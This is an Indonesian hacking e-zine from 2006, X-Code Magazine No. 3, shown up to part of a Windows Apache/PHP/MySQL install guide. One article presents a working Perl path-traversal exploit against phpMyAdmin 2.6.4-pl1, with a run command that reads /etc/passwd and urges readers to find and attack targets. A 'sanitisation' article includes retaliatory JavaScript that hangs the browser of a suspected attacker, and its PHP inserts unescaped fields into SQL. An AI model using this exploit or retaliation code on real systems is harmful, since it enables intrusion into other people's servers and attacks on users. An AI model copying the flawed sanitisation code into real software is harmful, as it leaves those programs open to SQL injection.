

X-Code Magazine *On White paper*  
No. 3 - Date : 30 Agustus 2006 - Second Edition

# X-CODE Magazine

X-Code Licensi for Article, logo, etc | Computer • Internet • Hacking



Computer \* Internet \* Hacking  
コモプテル \* インテルネット \* ハック

## Cara membuka akses keseluruhan dari database

Phpmyadmin biasanya tempat kita membuka akses keseluruhan dari database, apa jadinya kalo tempat yang sangat sakral itu bisa di buka ???  
(► Oleh dokter^cinta)

## Attack: Script Sanitasi Input

Artikel Attack tentang Script Sanitasi Input ini berisi tutor cara membuat sebuah fungsi yang akan digunakan untuk men-sanitasi string yang dimasukkan oleh user.  
(► Oleh roninmorgue)

<http://www.yogyafree.net> | <http://www.yogyafree.net/forum2> | <http://milis.yogyafree.net>

# X-Code Magazine No. 3 dari redaksi

## **Apa itu Majalah X-Code :**

- X-Code magazine adalah majalah komputer, internet dan hacking dengan bahasa Indonesia dengan penggunaan Media Murni PDF.

## **Latar belakang X-Code Magazine :**

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

## **Tujuan :**

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, internet dan hacking di Indonesia.

## **Misi :**

- Menyebarkan ilmu-ilmu komputer, internet dan hacking untuk tujuan positif.

## **Hak cipta / Licensi :**

- Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis.
- Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi GPL (General Public License)

## **Distribusi X-Code Magazine :**

- Official X-Code Magazine Page :  
<http://www.yogyafree.net/magazine.htm>
- Mailing list X-Code : <http://milis.yogyafree.net/> /  
<http://groups.yahoo.com/group/yogyafree>.
- Forum phpBB X-Code : <http://www.yogyafree.net/forum2>
- Friendster X-Code : [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com) /  
[family\\_server2@yahoo.com](http://family_server2@yahoo.com).
- CD Yogyafree Pro 7GP 102v atau yang lebih baru.
- Komunitas / media lain yang bekerja sama dengan X-Code Magazine.

## **Contact : X-Code Magazine :**

- Alamat E-mail Redaksi : [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com) (Kota Yogyakarta)

## Kata pengantar

X-Code Magazine No. 3 akhirnya dirilis pada tanggal 05 Agustus 2006 yang dimana ini lebih cepat dari jadwal rilis yang telah ditentukan, redaksi mengucapkan terima kasih banyak kepada para donator baik donator hosting, domain, uang, CD, artikel, logo, wallpaper, voucher IM3, dan lainnya dimana semua ini salah satu faktor yang membuat Yogyakarta tetap terus eksis dan berkembang sampai saat ini.

Di X-Code Magazine No 3 ditampilkan beberapa artikel, tutorial dan profile seperti yang direquest oleh beberapa netter, diharapkan di X-Code Magazine No. 3 ini bermanfaat untuk para pembaca X-Code Magazine dimanapun berada, kami selaku redaksi X-Code Magazine No. 3 mengucapkan banyak terima kasih atas semua dukungan dari pembaca sekalian.

Redaksi X-Code Magazine

Team X-Code

## Daftar Isi X-Code Magazine No. 3:

1. **Perjuangan komunitas di pertengahan tahun** Oleh ^family\_code^ - Hal 1
2. **Cara membuka akses keseluruhan dari database** oleh DOKTER^CINTA - Hal 4
3. **Membuat File Super Hidden** oleh Yogie - Hal 8
4. **Attack: Script Sanitasi Input** oleh roninmorgue - Hal 11
5. **Instalasi APACHE, PHP dan MySQL pada system WinXP Ver 1.1** oleh n0n4m3 - Hal 17
6. **Lupa sandi email Yahoo anda** oleh mas'ud (WoNX- Hal 23
7. **Belajar dasar Borland C++ Builder dengan 3 tutor** oleh ^family\_code^ - Hal 27
8. **Hack Website Shopping With shopupload.asp** oleh m\_beben - Hal 37
9. **Profile Saben founder HitamPutihCrew** oleh Saben - Hal 41
10. **Prophile On Roninmorgue** oleh roninmorgue - Hal 42
11. **Profile Mbak Nita Si Progammer (PushM0v)** oleh PushM0v (kata pengantar artikel oleh redaksi) - Hal 46
11. **Deface with PHP Bugs** oleh m\_beben - Hal 48
12. **Compilasi dengan LCC dan permasalahannya** oleh ^family\_code^ - Hal 53
13. **Mencari Alamat Target In One Hosting** oleh m\_beben - Hal 57
14. **Teknik Mudah Cracking 4 Software Terbaru Dachshund Software Jerman** oleh NeMeSiS\_ByTe - Hal 62

Penulis X-Code Magazine No. 3 :

- *DOKTER^CINTA*
- *n0n4m3*
- *roninmorgue*
- *^family\_code^*
- Yogie a.k.a Ple-Q - <http://www.ple-q.com>
- *WoNX*
- *m\_beben*
- *NeMeSiS\_ByTe*
- *PushM0v (Profile)*

# Perjuangan komunitas dipertengahan tahun



Sebelum akhir bulan Juni 2006, mungkin sudah banyak yang tahu, dari awal bulan Juni hingga pertengahan bulan Juni 2006, Yogyakarta kesulitan mencari hosting untuk meletakkan webnya sejak hosting di server dari Hartono tidak jalan untuk web Yogyakarta, kemudian beberapa waktu kemudian T-Koes meminjamkan web servernya untuk web Yogyakarta dan setelah beberapa waktu lamanya akhirnya hosting t-koes kehabisan bandwidth juga karena tidak lagi mampu menahan besarnya kebutuhan bandwidth yang semakin besar untuk Yogyakarta, hal ini sama persis seperti nasib hosting-hosting Yogyakarta sebelumnya.

Akhirnya beberapa minggu web baru Yogyakarta tidak jalan dan terpaksa menggunakan alternative web lamanya <http://www.yogyafree.tk> salah satu yang kendala yang ada adalah saat X-Code Magazine No.2 dirilis dan tidak ada tempat hosting yang kuat untuk meletakkannya saat itu, hingga tanggal 17 terpaksa akhirnya di upload di geocities, tapi langsung cepat down hanya selang beberapa waktu saja dan tidak sedikit netter yang posting di forum tentang hal ini bahkan sempat beberapa netter menguploadnya ulang dihostingnya untuk komunitas, tapi hal ini tidak berlangsung lama, akhirnya dengan donasi dari pa\_k\_de dengan sejumlah uang akhirnya terbeli juga sebuah hosting, dengan bandwidth unmetered, sungguh hal yang luar biasa untuk komunitas, karena donasi tersebut Web kembali normal bahkan materi dan content Web Yogyakarta semakin diperbanyak.

Tapi baru terlepas dari permasalahan hosting, akhirnya terjadi hal yang buruk, forum phpBB Yogyakarta dibekukan yang berada di <http://familycode.phpbbweb.com>, sebelum forum Yogyakarta dibekukan, forum rekan Yogyakarta yaitu HitamPutih pimpinan Saben yang berada di phpbbweb.com dengan url <http://hitamputih.phpbbweb.com> juga dibekukan. Akibat pembekuan forum Yogyakarta memukul komunitas cukup keras, karena dengan perubahan ini membuat link-link di Web Classic , X-Code Energy GTS 6.0, url forum dari milis dan media lainnya menjadi pincang (url tidak aktif) akibat dari pembekuan forum phpBB ini.

Ahkirnya penulis melobi Admin phpbbweb.com melalui e-mail untuk mendapatkan backup Forum phpBB Yogyakarta, dengan melobi beberapa hari akhirnya penulis mendapatkan backupnya, terima kasih banyak phpbbweb.com, ini merupakan hal luar biasa yang memberikan Yogyakarta sebuah kesempatan untuk bangkit dari kepincangan setelah beberapa waktu lamanya, tapi walau begitu permasalahan restore menjadi permasalahan tersendiri yang cukup berat, karena banyak para crew Yogyakarta tidak berhasil melakukan restore termasuk penulis sendiri, setelah sekian waktu akhirnya JerryMaheswara berhasil melakukan restore dan forumpun kembali seperti semula.

Setelah itu sebenarnya ada beberapa permasalahan teknis terjadi selama dibulan Juli 2006 dan masa-masa tersebut sangat berat bagi kami walau tidak ditulis disini detail permasalahan teknisnya, tapi dari keseluruhan permasalahan teknis akhirnya berhasil di perbaiki dengan sangat baik dan seluruh media Yogyakarta berjalan dengan normal kembali bahkan materi-materi web Yogyakarta sekarang semakin diperbanyak dan ditambah medianya, dari keseluruhan hal tersebut membuat interaksi di komunitas Yogyakarta semakin ramai, hal tersebut terlihat dari lonjakan pesan di mailing list dan penambahan members yang naik cukup drastis jumlahnya di akhir bulan Juli 2006, hal ini juga di forum phpBB setelah berhasil direstore kembali, dari keseluruhan hal ini membuat seluruh media Yogyakarta saat artikel ini ditulis dalam kondisi optimal.

Di X-Code Magazine ini kami segenap komunitas mengucapkan terima kasih sebesar-besarnya terhadap :

- Pa\_k\_de : Yang telah menyumbangkan uang ratusan ribu untuk hosting Yogyakarta.
- JerryMaheswara : Yang telah bekerja keras sehari-hari untuk melakukan restore forum phpBB hingga 2 kali.
- D3DY : Yang telah banyak membantu setting hosting, membantu forum dan sebagainya.
- T-koes dan BrainLessChild : Yang telah berjuang keras membantu instalasi forum dan sebagainya
- Hartono : Yang telah banyak membantu hosting Yogyakarta diwaktu yang lalu.
- Semua yang telah membantu Yogyakarta yang tidak dapat disebutkan satu-satu karena cukup banyak jumlahnya.

Terima kasih semua semua kepada yang telah membantu dan mendukung Yogyakarta sehingga mengorbankan banyak waktu, uang dan tenaga yang tentu tidak sedikit.

Yogyafree tetap berjuang, berbagi, sharing bersama dari komunitas untuk komunitas dan masyarakat IT di Indonesia.

Penulis :

Kurniawan / ^family\_code^

## Cara membuka akses keseluruhan dari database



made by : dokter^cinta @dalnet, spesial thanks to : My girls and all my friends on dalnet

greatz to #bruteforce team... @dalnet and ... #indohacking, #mvp, #antihackerlink, #yogyafree, #binushacker and #jam5 crew, lets rock in roll

=====

Phpmyadmin biasa nya tempat kita membuka akses keseluruhan dari database dan tempat kita membuat, menghapus dan memanipulasi data jadi phpmyadmin adalah tempat yang sangat rahasia bagi sang admin nah apa jadi nya kalo tempat yang sangat sakral itu bisa di buka ??? wah... gawat donk...

**PERINGATAN ADMIN : PATCH YOUR SERVER NOW!!!**

so apa lagi.... Lets rock and roll, sebelum kita melangkah lebih jauh mari kita analisis di mana lubang untuk kita susupi ke dalam sistem

1. Direktory phpmyadmin biasa nya ada di <http://www.target.com/phpmyadmin/> nah apabila direktory itu tidak di proteksi maka gawat donk jadi biasa nya tempat itu pasti di password...



- nah loh gimana kita masuknya??? jangan panik.... lanjut saja
2. file vulnerable yang bisa kita intip maka berdasarkan hal di atas ( duh kek lagi kuliah aja yah formal banget ) , mari kita membuat exploit sederhana

```
[dokter@localhost exploit]$ cat > phpmyadmin.pl

#!/usr/bin/perl
use IO::Socket;

# dokter^cinta
# bruteforce team @dalnet
#
# exploit phpMyAdmin 2.6.4-p11
#
#
# Greatz to all my friends
# thanks for your idea to make this exploit
#
# Contact : dokter.cinta[at]gmail.com
# Website : http://Forum.doktercinta.org
#

if (@ARGV < 3)
{
print "\r\n Modified By: Dokter^cinta @ dalnet\r\n";
print "EXpl01T phpMyAdmin 2.6.4-p11\r\n";
print " \r\n";
print "perl phpmyadmin.pl target /DIR/ FILE\r\n\r\n";
print "target - target dimana ada phpmyadmin contoh: http://localhost\r\n";
print "DIR - Direktori untuk PMA contoh: /phpMyAdmin- 2.6.4-p11/\r\n";
print "FILE - file untuk di intip ../../../../etc/passwd\r\n\r\n";
print "contoh cmd: perl phpmyadmin.pl http://localhost /phpMyAdmin-2.6.4-p11/
../../../../etc/passwd\r\n\r\n";
print "\r\n Bruteforce Team @dalnet\r\n";
exit();
}

$HOST = $ARGV[0];
$DIR = $ARGV[1]. "libraries/grab_globals.lib.php";
$FILE = "usesubform[1]=1&usesubform[2]=1&subform[1][redirect]=".
```

```

$ARGV[2].
"&subform[1][cXIb803]=1";
$LENGTH = length $FILE;

print "\r\n\target adalah: ".$HOST."\r\n\r\n";
$HOST =~ s/(http:\\/\\/)//;

$get1 = IO::Socket::INET->new( Proto => "tcp", PeerAddr => "$HOST",
PeerPort => "80") || die "Error 404\r\n\r\n\r\n";

print $get1 "POST ".$DIR." HTTP/1.0\n";
print $get1 "Host: ".$HOST."\n";
print $get1 "Content-Type: application/x-www-form-urlencoded\n";
print $get1 "Content-Length: ".$LENGTH."\n\n";

print $get1 $FILE;

while ($odp = <$get1>)
{
if ($odp =~ /Warning</b>: main\(\): akses ditolak hikz hikz hikz .\/$ARGV[2]
in
/ ) {
printf "\n\nFile ".$ARGV[2]." tak ada om :( .\r\n\r\n\r\n";
exit;
}

printf $odp;
}

```

maka kita cari target yang pake phpmyadmin

lalu apa lagi....??? yah serang !!!!!!!!!!!!!!!!!!!!!

```

[dokter@localhost exploit]$ perl phpmyadmin.pl www.target.com /phpMyAdmin-2.6.4-pl1/
../../../../etc/passwd

```

target adalah : www.target.com

dan good luck

you got their database

:P

=====

WARNING !!!

saya tidak bertanggung jawab atas penyalahgunaan dari artikel ini  
dan ini hanya sebagai ilmu pengetahuan belaka  
jadi sekali lagi ...

PLEASE DONT TRY THIS AT OTHER PEOPLE PCS  
TRY THIS WITH YOUR OWN RISK

DOKTER^CINTA

#BRUTEFORCE @DALNET TEAM...

## Membuat File Super Hidden



Asline aku dah pernah bikin tulisan ini, tapi ya karena seperti yang udah aku ceritakan sebelumnya. Yang websitaku trouble gara-gara pas lagi proses upgrade mengalami error di tengah jalan. Ya udah tulisanku ilang semua, dan sekalian pindah rumah (hosting) deh. Jadi ya sekarang aku jadi blogger pemula lagi.. hehehehe...

Ehm, tentang membuat file Super Hidden ini au tulis lagi karena ada beberapa yang nanyain tentang gimana cara bikinnya. Padahal kalo misalnya pada mau coba-coba buka DOS Console dan ketik help pasti bakalan tau kok jawabannya. Ya udah ga papa wis, aku tilis lagi ya... here we go..

Pertama kali dapet cara ini gara-garanya komputerku (Win XP) kena trojan. Biasane kalo cuma virus aja sih file asli yang terinfeksi virus akan balik lagi ketika virus itu terdeteksi ama antivirus (ntah kalo skarang). Nah beda ama trojan, yang akan tetep meng-umpet-kan file yang terinfeksi menjadi file System (aku suka nyebutnya Super Hidden).

Sekarang gimana nampilinnya? aku kasih contoh ya.. (karena lagi di kantor, make w2k ya)

Ni aku ada folder yang abis kena trojan dan udah dijadikan Super Hidden. Nah kalo kita liat di Windows Explorer tu ga bakalan keliatan meskipun tab show all hidden file udah dicentang. Nah begitu juga kalo diliat di DOS Prompt.

```
D:\Ple-Q\Work\Penting>dir
Volume in drive D is DATA
Volume Serial Number is 445E-9DA9
Directory of D:\Ple-Q\Work\Penting
06/13/2006 11:57a.
06/13/2006 11:57a..
0 File(s) 0 bytes
```

```
2 Dir(s) 3,792,273,408 bytes free
```

Nah padahal di folder itu ada beberapa file. Sekarang aku coba dengan perintah lain

```
D:\Ple-Q\Work\Penting>dir /a
Volume in drive D is DATA
Volume Serial Number is 445E-9DA9
Directory of D:\Ple-Q\Work\Penting
06/13/2006 11:57a .
06/13/2006 11:57a ..
05/30/2006 02:08p 89,600 Sinopsis PINK Eps 9.doc
06/09/2006 12:06a 973,824 modul antivirus.doc
06/13/2006 11:42a 38,755 logo gajahmada fm.jpg
3 File(s) 1,102,179 bytes
2 Dir(s) 3,792,273,408 bytes free
```

Ternyata hanya dengan menambahkan tambahan parameter /a sudah tampil semuanya.

Tapi apa cuma gitu aja? Ya enggak lah.. khan perintah dir hanya untuk melihat file aja. Sekarang gimana cara mengembalikan lagi seperti semula? Nah ketikkan perintah attrib

```
D:\Ple-Q\Work\Penting>attrib
A SH D:\Ple-Q\Work\Penting\Sinopsis PINK Eps 9.doc
A SH D:\Ple-Q\Work\Penting\modul antivirus.doc
A SH D:\Ple-Q\Work\Penting\logo gajahmada fm.jpg
```

Nah, keliatan semua deh dia termasuk dalam file apa. Ternyata semua file didalam folder itu udah berubah jadi SH. (System dan Hidden) atau bahasa kerennya Super Hidden.. Hehehheehe... udah sekarang gimana cara balikannya? kita liat manualnya dulu alias help. Bukankah guru terdekat kita adalah help dan F1? hihhi kalo linuxers ya man. hohoho..

```
D:\Ple-Q\Work\Penting>help attrib
Displays or changes file attributes.
```

```
ATTRIB [+R | -R] [+A | -A ] [+S | -S] [+H | -H] [[drive:] [path] filename]
[/S [/D]]
```

```
+ Sets an attribute.
- Clears an attribute.
R Read-only file attribute.
A Archive file attribute.
S System file attribute.
H Hidden file attribute.
/S Processes matching files in the current folder
and all subfolders.
/D Processes folders as well.
```

Hoooo ternyata udah keliatan cara ngembaliin file kita. asiiikkk.. tinggal dicoba nih.. sekalian abis itu dicek apa udah kembali seperti semula apa belum..

```
D:\Ple-Q\Work\Penting>attrib -s -h "modul antivirus.doc"
D:\Ple-Q\Work\Penting>attrib
A SH D:\Ple-Q\Work\Penting\Sinopsis PINK Eps 9.doc
A D:\Ple-Q\Work\Penting\modul antivirus.doc
A SH D:\Ple-Q\Work\Penting\logo gajahmada fm.jpg
```

Hurraayyy udah balik.. tuh fileku ya modul antivirus.doc udah nggak ada label SH-nya. Sekarang kalo misalnya mau ngembaliin semua file sekaligus gimana? khan pegel juga kalo misalnya harus ngetik nama file-nya satu-satu? hihhi tenang bro.. kita liat lagi di help. Ternyata perintah attrib ini mengijinkan untuk melakukan apa yang kita inginkan. coba ah

```
D:\Ple-Q\Work\Penting>attrib -s -h /s /d
D:\Ple-Q\Work\Penting>attrib
A D:\Ple-Q\Work\Penting\Sinopsis PINK Eps 9.doc
A D:\Ple-Q\Work\Penting\modul antivirus.doc
A D:\Ple-Q\Work\Penting\logo gajahmada fm.jpg
```

Yak, dengan menambahkan parameter /s dan /d semua file akan diproses, tergantung perintah didepannya. hehehehe.. sekarang file udah aman.. horeeee... cek lagi ah..

```
D:\Ple-Q\Work\Penting>dir
Volume in drive D is DATA
Volume Serial Number is 445E-9DA9
Directory of D:\Ple-Q\Work\Penting
06/13/2006 11:57a .
06/13/2006 11:57a ..
05/30/2006 02:08p 89,600 Sinopsis PINK Eps 9.doc
06/09/2006 12:06a 973,824 modul antivirus.doc
06/13/2006 11:42a 38,755 logo gajahmada fm.jpg
3 File(s) 1,102,179 bytes
2 Dir(s) 3,792,273,408 bytes free
```

Yak.. sudah selesee....

Sekarang kembali ke judul, gimana cara bikinnya?

nah kalo misalnya merhatiin cara-cara menampilkan file ya ter-super-hidden, harusnya dah bisa bikinnya dong.. coba liat-liat lagi. Atau ketik lagi help attrib.

Aku kasih clue ya.. yaitu tanda plus (+).

Penulis : Yogie a.k.a Ple-Q - <http://www.ple-q.com>

## Attack: Script Sanitasi Input



koy^k^guy^, [anstellwinkel@yahoo.com.au](mailto:anstellwinkel@yahoo.com.au) , [roninmorgue@yahoo.co.id](mailto:roninmorgue@yahoo.co.id)

----// Pengantar

HTML injection, script injection atau apapun istilahnya dari teknik hacking klasik dengan metode memasukkan kode-kode HTML maupun JavaScript kedalam field input suatu web based application memiliki potensi merusak yang cukup besar apabila tidak ditangani dengan baik...bagi programmer pemula yang tidak banyak mengetahui fungsi-fungsi yang ada tentu akan menjadi masalah yang cukup menyusahkan. Disini saya mengambil contoh penggunaan dengan PHP programming, banyak disediakan fungsi-fungsi untuk mengatasi hal tersebut...misalnya :

- \* strip\_tags, mysql\_escape\_string, htmlentities dll
- \* menerapkan aturan regular expresion -> preg\_match, ereg, ereg\_replace

----// Potensi Kerusakan

Kerusakan yang dapat terjadi sangatlah berbahaya apabila seorang penyerang mengetahui kelemahan dari sanitasi input pada aplikasi web kita, misalnya dengan memasukkan kode-kode HTML dan JavaScript seorang penyerang dapat merubah tampilan dari aplikasi kita ataupun mendirect halaman dari aplikasi kita ke alamat penyerang dan berbagai macam bentuk potensi merusak lainnya.

----// Kelemahan selain HTML injection

Permasalahan lainnya dari sanitasi input adalah penanganan terhadap input dari user berupa karakter tanpa spasi, dengan memasukkan karakter tanpa spasi dalam jumlah yang besar akan menyebabkan rusaknya tampilan aplikasi web kita...tentu hal ini sangat menyebalkan dan kita tidak menginginkan itu terjadi bukan?? :) dan terkadang saya juga ingin sedikit membalas tindakan mereka ;)

Setelah kita melakukan sanitasi terhadap kode-kode html maka diperlukan juga sanitasi terhadap input karakter tanpa spasi yang dapat merusak tampilan

website kita, sekaligus untuk sedikit memberi pelajaran pada siiseng..  
kita buat browser dia untuk looping sebanyak2nya...OK

----// POC (Proof Of Concept)

Disini kita akan membuat sebuah fungsi yang akan digunakan untuk men-  
sanitasi string yang dimasukkan oleh user, apabila string tidak  
bermasalah/mengandung kode-kode dan maksud yang tidak baik maka data  
akan diinput kedalam database aplikasi kita sedangkan jika sebaliknya maka  
fungsi ini akan memfilternya dan mem-bypass ke sebuah script yang akan  
diterima oleh user yang mengirimkan kode tersebut :)

Langkah-langkahnya adalah sebagai berikut -->>

1. buat file untuk fungsi mengecek komentar/teks input

cekKomen.php

```
# 1  <?php
# 2
# 3  function komentar($komentar)
# 4  {
# 5  if(!empty($komentar))
# 6  {
# 7      $bersihKomentar = preg_match("/^[a-z0-9. .,:.-]+$/i", $komentar); //
mengijinkan alphanumeric
# 8  $ok = explode(" ", $komentar);
# 9  $jml = count($ok);
# 10 for($i=0;$i<$jml;$i++)
# 11 {
# 12 $hal[$i] = strlen($ok[$i]);
# 13 }
# 14 for($i=0;$i<$jml;$i++)
# 15 {
# 16 if (($hal[$i] > 20) || (!$bersihKomentar)) // asumsi jumlah karakter dari
setiap kata > 20 (bisa dirubah)
# 17 {
# 18 $keluar = false;
# 19 break;
# 20 }
# 21 else
# 22 $keluar=true;
# 23 }
# 24 if($keluar==true)
# 25 return $komentar;
# 26 }
# 27 else
# 28 return $komentar;
# 29 if ($keluar==false)
# 30 {
# 31 ?>
# 32 <script>
# 33 var bilangan=1;
# 34 do{
# 35 alert("Kenapa...! Mo coba HAcKing Yah...BRoWseR ANda HanG SekAraNG");
# 36 bilangan ++;}
```



```
# 37 while(bilangan<=1000);
# 38 </script>
# 39 <?
# 40 }
# 41 }
# 42 ?>
```

-----eof-----

----// Penjelasan Script

Baris 3 menyatakan kita membuat sebuah fungsi untuk melakukan sanitasi dari variabel komentar.

Baris 5 membuat suatu kondisi apabila user telah melakukan input data

Baris 7 melakukan sanitasi terhadap string dengan hanya mengizinkan karakter alphanumerik

Baris 8 memecah karakter input berdasarkan spasi

Baris 9 menghitung jumlah kata pada data input untuk dijadikan parameter dalam melakukan penelusuran

Baris 12 - 22 menghitung jumlah huruf pada setiap kata dan apabila ditemukan jumlah huruf > 20 atau ditemukan karakter yang tidak diijinkan maka akan menciptakan kondisi false, sebaliknya akan menciptakan kondisi true.

Baris 24 - 25 Jika kondisi true maka data yang akan dimasukkan oleh user akan dimasukkan kedalam database apa adanya.

Baris 27 - 38 Jika kondisi false maka fungsi akan mem-bypass input dari user dan mengeksekusi sebuah script yang akan dikirimkan kekomputer klien/user penyerang. Dalam contoh ini saya membuat pada komputer user akan muncul kotak peringatan yang harus diklik 1000 x, dan ini akan membuat browser user tidak berjalan semestinya/hang

----// Implementasi

2. Sertakan file dan fungsi tersebut pada script input kita....

```
# 1 <?php
# 2 include "connect.php";
# 3 include "cekKomen.php";
# 4
# 5 if(!$submit) {
# 6 ?>
```

```

# 7 <form name="form1" method="post" action="">
# 8 <table width="200" border="1">
# 9 <tr>
# 10 <td>Nama</td>
# 11 <td><input name="nama" type="text" id="nama"></td>
# 12 </tr>
# 13 <tr>
# 14 <td>Jabatan</td>
# 15 <td><input name="jabatan" type="text" id="jabatan"></td>
# 16 </tr>
# 17 <tr>
# 18 <tr>
# 19 <td>Komentar</td>
# 20 <td><textarea name="komentar" id="komentar"></textarea></td>
# 21 </tr>
# 22 <td colspan="2"><input name="submit" type="submit" id="submit"
value="Submit"></td>
# 23 </tr>
# 24 </table>
# 25 </form>
# 26
# 27 <?php
# 28 } else {
# 29 connect();
# 30 $periksaNama = strip_tags($nama);
# 31 $periksaJabatan = strip_tags($jabatan);
# 32 $periksaKomentar=komentar($komentar); // menyertakan fungsi sanitasi
komentar
# 33 $query=mysql_db_query($db, "insert into user (nama, jabatan, komentar)
values
# 34 ('$periksaNama', '$periksaJabatan',
'$periksaKomentar')");
# 35 if($query){
# 36 echo "Data Berhasil diinput";
# 37 }else{ echo "Data Gagal diinput"; }
# 38 }
# 39 ?>

```

-----eof-----

Baris 5 - 25 menampilkan form input dengan variabel-variabel tertentu apabila form dalam kondisi tidak terkirim

Baris 29 - 34 melakukan sanitasi terhadap karakter yang diinput dan memasukkannya ke database apabila bersih dari kode maupun input yang tidak baik berdasarkan fungsi yang disertakan.

---// Penutup

Artikel ini saya buat sebagai pembelajaran bagi para programmer pemula (termasuk saya) dalam melakukan sanitasi input, serta memberi pelajaran bagi user yang bermaksud tidak baik :).

Saya sengaja memasukkan unsur-unsur fungsi sanitasi sebagai contoh implementasi... serta saya tidak membuat sebuah kode/script yang dapat

merusak balik penyerang aplikasi kita, walaupun itu bisa saja dilakukan dengan memasukkan kode-kode exploit maupun virus. Ingat kita bukanlah cracker yang melakukan perusakan.

Algoritma ini dapat diterapkan pada semua jenis scripting programming, tidak hanya sebatas pada PHP...

Saya tidak bertanggung jawab apabila artikel ini disalahgunakan untuk sesuatu yang tidak baik,... :)

Salam..... untuk semua x-code staff n members

---// Referensi

1. Web Hacking: Serangan dan pertahanannya - Stuart McClure
2. Writing Security Tools and Exploits - James C. Foster ; Vincent Liu
3. Hackers Handbook - Auzy\_build011
4. Professional PHP Programming - Jesus Castagnetto ; Harish Rawat dkk
4. [www.forum.mercubuana.it.org](http://www.forum.mercubuana.it.org)
5. Ezine from Echo.or.id

-----  
Shoutz:

~~~~~

~ forum | staff (roninmorgue, darkstar, admin, qnoyyy, gaga, kalion, WaferStick, newbie, cloud)

~ all forum | members at [forum.mercubuana-it.org](http://forum.mercubuana-it.org)

~ [mercubuana-it@yahoogroups.com](mailto:mercubuana-it@yahoogroups.com) ,

~ x-code staff n members at `yogya_family_code`, `^family_code^`,

~ n for my sweet heart vivi(ede), maaf kalau sering tidak memperhatikan kamu (terkalahkan oleh komputer)...

terima kasih atas semua ketulusan yang kau berikan

-----

Contact:

~~~~~

roninmorgue | | forum | staff

Homepage: <http://www.forum.mercubuana-it.org/>  
email: roninmorgue[at]yahoo[dot]co[dot]id  
anstellwinkel[at]yahoo[dot]com[dot]au

----- [ EOF ] -----

# Instalasi APACHE, PHP dan MySQL pada system WinXP

Ver 1.1 By n0n4m3



## **Apa itu APACHE ?**

APACHE adalah salah satu program web server yang melayani permintaan http (http request) oleh web browser. Contohnya kalau anda berkunjung ke <http://www.gogle.com> maka akan di reply oleh program web server.

## **Apa itu MySQL?**

MySQL adalah salah satu program database seperti halnya dBase, Foxpro, Microsoft ACCESS, dll.

## **Apa itu PHP?**

PHP adalah salah satu bahasa pemrograman script untuk web. Dengan PHP kita dapat menampilkan dan mengolah database MySQL melalui web browser yang dilayani oleh APACHE.

Dari keterangan diatas ketiga program tersebut saling terkait dan saling mendukung.

Dengan instalasi dan konfigurasi yang tepat maka ketiga program diatas akan dapat berjalan terpadu satu sama lain. Tulisan ini menitik beratkan pembahasan langkah-langkah instalasi ketiga program tersebut.

*Semua langkah instalasi di bawah ini harus dilaksanakan pada account administrator.*

## **Download Program**

Siapkan ketiga program diatas terlebih dahulu. Anda bisa mendapatkan program tersebut secara gratis di internet karena program tersebut program open source.

Alamat - alamat ketiga program :

APACHE	<a href="http://www.apache.org">http://www.apache.org</a>
PHP	<a href="http://www.php.net">http://www.php.net</a>

MySQL <http://www.mysql.com>

Download-lah program untuk versi windows yang terbaru (versi stable-nya).

Disini penulis menggunakan :

apache\_2.0.55-win32-x86-no\_ssl.exe

php-5.1.2-Win32.zip

mysql-essential-5.0.20a-Win32.msi

### **Instalasi MySQL**

- Jalankan program mysql-essential-5.0.20a-Win32.msi untuk mulia instalasi.
- Klik tombol "Next" pada Welcome screen.
- Pilih "Typical" pada Setup Type screen dan klik tombol "Next"  
Pilihan "Typical" akan menginstall program MySQL Server dan Client Programs.  
Pilihan "Complete" akan menginstall seperti pilihan "Typical" ditambah dengan file-file C Include dan file-file Lib. File - file ini diperlukan jika Anda akan menggunakan MySQL bersama dengan pemrograman bahasa C.  
Pilihan "Custom" akan menginstall program sesuai pilihan Anda saja.
- Klik tombol "Install" pada Ready to Install screen.
- Setelah proses instalasi selesai akan muncul MySQL.com Sign-Up screen. Pilih saja "Skip Sign-Up" jika Anda tidak ingin membuat account atau login di website MySQL.com dan klik tombol "Next".
- Pada screen "Wizard Completed" pilih "Configure the MySQLServer now" dan klik tombol "Finish".
- Akan muncul screen "Welcome to the MySQL Server Instance Configuration Wizard" dan klik tombol "Next".
- Pilih "Standard Configuration" dan klik tombol "Next" pada screen "Please select a configuration type".
- Pada screen "Please set Windows option" aktifkan "Install As Windows Service", pilih "Service Name" sesuai versi MySQL ini yaitu MySQL5, aktifkan "Launch the MySQL Server automatically" dan "Include Bin Directory in Windows PATH".
- Aktifkan "Modify Security Settings" dan masukan password baru di bagian input "New root password" dan input "Confirm". Aktifkan "Enable root access from remote machine" jika Anda berada pada jaringan komputer dan akan meng-akses MySQL ini lewat komputer lain. Klik tombol "Next".
- Klik tombol "Execute" untuk memulai konfigurasi dan menyalakan server MySQL.
- Setelah konfigurasi berhasil dan MySQL server berjalan klik tombol "Finish".

Untuk memastikan server MySQL telah berjalan tekan tombol CTRL-ALT-DEL. Cari "mysqld-nt.exe" pada tab Processes. Jika ada berarti MySQL telah berhasil di instalasi dan telah berjalan pada komputer Anda.

### Instalasi PHP

- Un-zip file instalasi PHP yang telah Anda dapat diatas. Disini penulis unzip ke direktori c:\php. Anda bisa saja unzip ke direktori lain.
- Cari file php5ts.dll dalam direktori c:\php hasil unzip langkah sebelumnya dan copy-kan ke direktori System 32 dalam folder WINDOWS (c:\Windows\System32).
- Cari file php.ini-dist dalam direktori c:\php hasil unzip langkah sebelumnya dan copy-kan ke direktori Windows (C:\Windows) dan rename file ini menjadi php.ini
- Edit file php.ini dengan program notepad atau wordpad. Cari bagian "**extension\_dir = "/"**" (untuk mempermudah pakai fasilitas find dari menu edit) dan ubah menjadi :

**extension\_dir = "c:\php\ext\"**

- Kemudian cari bagian "**;session.save\_path = "/tmp"**" dan ganti menjadi:

**session.save\_path = C:\WINDOWS\TEMP**

Perhatikan tanda "**;**" pada awal session.save\_path harus dihilangkan. Tanda "**;**" berarti remark (catatan) dan bukan sebagai perintah.

